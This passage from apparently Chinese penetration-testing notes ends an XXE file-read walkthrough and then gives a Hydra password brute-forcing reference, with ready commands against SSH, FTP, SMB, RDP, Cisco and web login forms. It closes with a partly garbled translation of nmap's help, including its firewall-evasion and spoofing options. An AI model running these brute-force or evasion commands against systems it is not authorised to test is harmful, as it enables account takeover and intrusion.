* 我们打开火狐的Live Http这个小插件进行POST数据注入。





* 把我们的POST数据包复制上去，然后Replay，就可以获取C://pass.txt，内容：ONDragon'Password啦。



* 可以看到利用它，可以查看服务器上的文件。
* 命令执行得需要服务器有一个expect扩展插件，如果按照此插件，就可以进行远程命令执行。
* 此外还可以进行类似SSRF的攻击，内网信息收集，端口扫描等等。

## 信息泄露

## 目录遍历

## 命令执行

## 文件包含

## 逻辑漏洞

## 越权漏洞

## 暴力破解

### Hydra使用

#### ****Options:****

##### -R 继续从上一次进度接着破解

##### **-S** 大写，采用SSL链接

##### **-s <PORT>** 小写，可通过这个参数指定非默认端口

##### **-l <LOGIN>** 指定破解的用户，对特定用户破解

##### **-L <FILE>** 指定用户名字典

##### **-p <PASS>** 小写，指定密码破解，少用，一般是采用密码字典

##### **-P <FILE>** 大写，指定密码字典

##### **-e <ns>** 可选选项，n：空密码试探，s：使用指定用户和密码试探

##### **-C <FILE>** 使用冒号分割格式，例如“登录名:密码”来代替-L/-P参数

##### **-M <FILE>** 指定目标列表文件一行一条

##### **-o <FILE>** 指定结果输出文件

##### **-f** 在使用-M参数以后，找到第一对登录名或者密码的时候中止破解

##### **-t <TASKS>** 同时运行的线程数，默认为16

##### **-w <TIME>** 设置最大超时的时间，单位秒，默认是30s

##### **-v / -V** 显示详细过程

**server**  
目标ip

service  
指定服务名，支持的服务和协议：telnet ftp pop3[-ntlm] imap[-ntlm] smb smbnt http[s]-{head|get} http-{get|post}-form http-proxy cisco cisco-enable vnc ldap2 ldap3 mssql mysql oracle-listener postgres nntp socks5 rexec rlogin pcnfs snmp rsh cvs svn icq sapr3 ssh2 smtp-auth[-ntlm] pcanywhere teamspeak sip vmauthd firebird ncp afp等等

##### 破解ssh：

hydra -L users.txt -P password.txt -t 1 -vV -e ns 192.168.1.104 ssh

hydra -L users.txt -P password.txt -t 1 -vV -e ns -o save.log 192.168.1.104 ssh

##### 破解ftp：

hydra ip ftp -l 用户名 -P 密码字典 -t 线程(默认16) -vV

##### Get提交：

hydra -l 用户名 -p 密码字典 -t 线程 -vV -e ns ip http-get /admin/

hydra -l 用户名 -p 密码字典 -t 线程 -vV -e ns -f ip http-get /admin/index.php

##### 破解https：

# hydra -m /index.php -l muts -P pass.txt 10.36.16.18 https

##### 破解teamspeak：

# hydra -l 用户名 -P 密码字典 -s 端口号 -vV ip teamspeak

##### 破解cisco：

# hydra -P pass.txt 10.36.16.18 cisco

# hydra -m cloud -P pass.txt 10.36.16.18 cisco-enable

##### 破解smb：

# hydra -l administrator -P pass.txt 10.36.16.18 smb

##### 破解pop3：

# hydra -l muts -P pass.txt my.pop3.mail pop3

##### 破解rdp：

# hydra ip rdp -l administrator -P pass.txt -V

##### 破解http-proxy：

# hydra -l admin -P pass.txt http-proxy://10.36.16.18

##### 破解imap：

# hydra -L user.txt -p secret 10.36.16.18 imap PLAIN

# hydra -C defaults.txt -6 imap://[fe80::2c:31ff:fe12:ac11]:143/PLAIN

##### 破解telnet

# hydra ip telnet -l 用户 -P 密码字典 -t 32 -s 23 -e ns -f -V

##### 破解POST表单

* <form action="index.php" method="POST">
* <input type="text" name="name" /><BR><br>
* <input type="password" name="pwd" /><br><br>
* <input type="submit" name="sub" value="提交">
* </form>

　　hydra -l admin -P pass.lst -o ok.lst -t 1 -f 127.0.0.1 http-post-form “index.php:name=^USER^&pwd=^PASS^:<title>Error Password</title>”  
 　 注释：<title>随意定制，错误信息返回</title>

## 0Day漏洞

## 端口扫描(Nmap)

用法：nmap [扫描类型] [选项] {目标规格}

目标规格：

可以通过主机名，IP地址，网络等

例如：scanme.nmap.org，microsoft.com/24，192.168.0.1; 10.0.0-255.1-254

-iL <inputfilename>：从主机/网络列表输入

-iR <num hosts>：选择随机目标

--exclude <host1 [，host2] [，host3]，...>：排除主机/网络

--excludefile <exclude\_file>：从文件中排除列表

主机发现：

-sL：列表扫描 - 只需列出要扫描的目标

-sn：Ping扫描 - 禁用端口扫描

-Pn：将所有主机视为在线 - 跳过主机发现

-PS / PA / PU / PY [portlist]：向给定端口发送TCP SYN / ACK，UDP或SCTP

-PE / PP / PM：ICMP回显，时间戳和网络掩码请求发现探测

-PO [协议列表]：IP协议Ping

-n / -R：不要做DNS解析/总是解决[默认：有时]

--dns-servers <serv1 [，serv2]，...>：指定自定义DNS服务器

--system-dns：使用操作系统的DNS解析器

--traceroute：跟踪每个主机的跳转路径

扫描技术：

-sS / sT / sA / sW / sM：TCP SYN / Connect（）/ ACK / Window / Maimon扫描

-sU：UDP扫描

-sN / sF / sX：TCP Null，FIN和Xmas扫描

--scanflags <flags>：自定义TCP扫描标志

-sI <zombie host [：probeport]>：空闲扫描

-sY / sZ：SCTP INIT / COOKIE-ECHO扫描

-sO：IP协议扫描

-b <FTP中继主机>：FTP反弹扫描

端口规格和扫描订单：

-p <端口范围>：仅扫描指定的端口

例如：-p22; -p1-65535; -p U：53,111,137，T：21-25,80,139,8080，S：9

--exclude-ports <port ranges>：从扫描中排除指定的端口

-F：快速模式 - 扫描比默认扫描少的端口

-r：连续扫描端口 - 不要随机化

--top-ports <number>：扫描<number>最常用的端口

--port-ratio <ratio>：扫描端口比<ratio>更常见

服务/版本检测：

-sV：探测打开端口以确定服务/版本信息

--version-intensity <level>：从0（亮）到9（尝试所有探针）

- 变换光：极限探测器（强度2）

--version-all：尝试每一个探针（强度9）

--version-trace：显示详细的版本扫描活动（用于调试）

脚本扫描：

-sC：相当于--script = default

--script = <Lua scripts>：<Lua scripts>是一个逗号分隔的列表

目录，脚本文件或脚本类别

--script-args = <n1 = v1，[n2 = v2，...]>：为脚本提供参数

--script-args-file = filename：在文件中提供NSE脚本参数

--script-trace：显示发送和接收的所有数据

--script-updatedb：更新脚本数据库。

--script-help = <Lua脚本>：显示有关脚本的帮助。

<Lua scripts>是逗号分隔的脚本文件列表

脚本的类别。

操作系统检测：

-O：启用操作系统检测

--osscan-limit：将操作系统检测限制为有希望的目标

- 可以猜测：猜测操作系统更积极

时间和性能：

采取<time>的选项以秒为单位，或追加“ms”（毫秒）

'（秒），'m'（分钟）或'h'（小时）到该值（例如30m）。

-T <0-5>：设置时间模板（越高越好）

--min-hostgroup / max-hostgroup <size>：并行主机扫描组大小

--min-parallelism / max-parallelism <numprobes>：探针并行化

--min-rtt-timeout / max-rtt-timeout / initial-rtt-timeout <time>：指定

探测往返时间。

--max-retries <attempts>：端口扫描探测重传的Caps number。

--host-timeout <time>：在此之后放弃目标

--scan-delay / - max-scan-delay <time>：调整探测器之间的延迟

--min-rate <number>：发送速度慢于<number>每秒

--max-rate <number>：发送数据包速度不超过每秒的<number>

防火墙/ IDS逃避和SPOOFING：

-F; --mtu <val>：片段数据包（可选地，给定MTU）

-D <decoy1，decoy2 [，ME]，...>：用诱惑遮掩扫描

-S <IP\_Address>：欺骗源地址

-e <iface>：使用指定的接口

-g / - source-port <portnum>：使用给定的端口号

--proxies <url1，[url2]，...>：通过HTTP / SOCKS4代理的中继连接

--data <hex string>：向发送的数据包附加自定义的有效负载

--data-string <string>：将自定义ASCII字符串附加到发送的数据包

--data-length <num>：将随机数据附加到发送的数据包

--ip-options <options>：使用指定的ip选项发送数据包

--ttl <val>：设置IP生存时间字段

--spoof-mac <mac address / prefix / vendor name>：欺骗您的MAC地址

--badsum：发送具有假TCP / UDP / SCTP校验和的数据包

OUTPUT：

-oN / -oX / -oS / -oG <file>：正常输出扫描，XML，s | <rIpt kIddi3，

和Grepable格式，分别给给定的文件名。

-oA <basename>：一次输出三种主要格式

-v：增加详细程度（使用-vv或更多的效果）

-d：增加调试级别（使用-dd或更多更大的效果）

--reason：显示端口处于特定状态的原因

--open：仅显示打开（或可能打开）的端口

--packet-trace：显示发送和接收的所有数据包

--iflist：打印主机接口和路由（用于调试）

--append-output：追加而不是clobber指定的输出文件

--resume <filename>：恢复中止的扫描

--stylesheet <path / URL>：将XML输出转换为HTML的XSL样式表

--webxml：来自Nmap.Org的引用样式表，用于更多的便携式XML

--no-stylesheet：防止XSL样式表与XML输出关联

MISC：

-6：启用IPv6扫描

-A：启用操作系统检测，版本检测，脚本扫描和跟踪路由

--datadir <dirname>：指定自定义Nmap数据文件位置

--send-eth / - send-ip：使用原始以太网帧或IP数据包发送

--privileged：假设用户是完全特权的

--unprivileged：假设用户缺少原始套接字权限

-V：打印版本号

-h：打印此帮助摘要页面。

例子：

nmap -v -A scanme.nmap.org

nmap -v -sn 192.168.0.0/16 10.0.0.0/8

nmap -v -iR 10000 -Pn -p80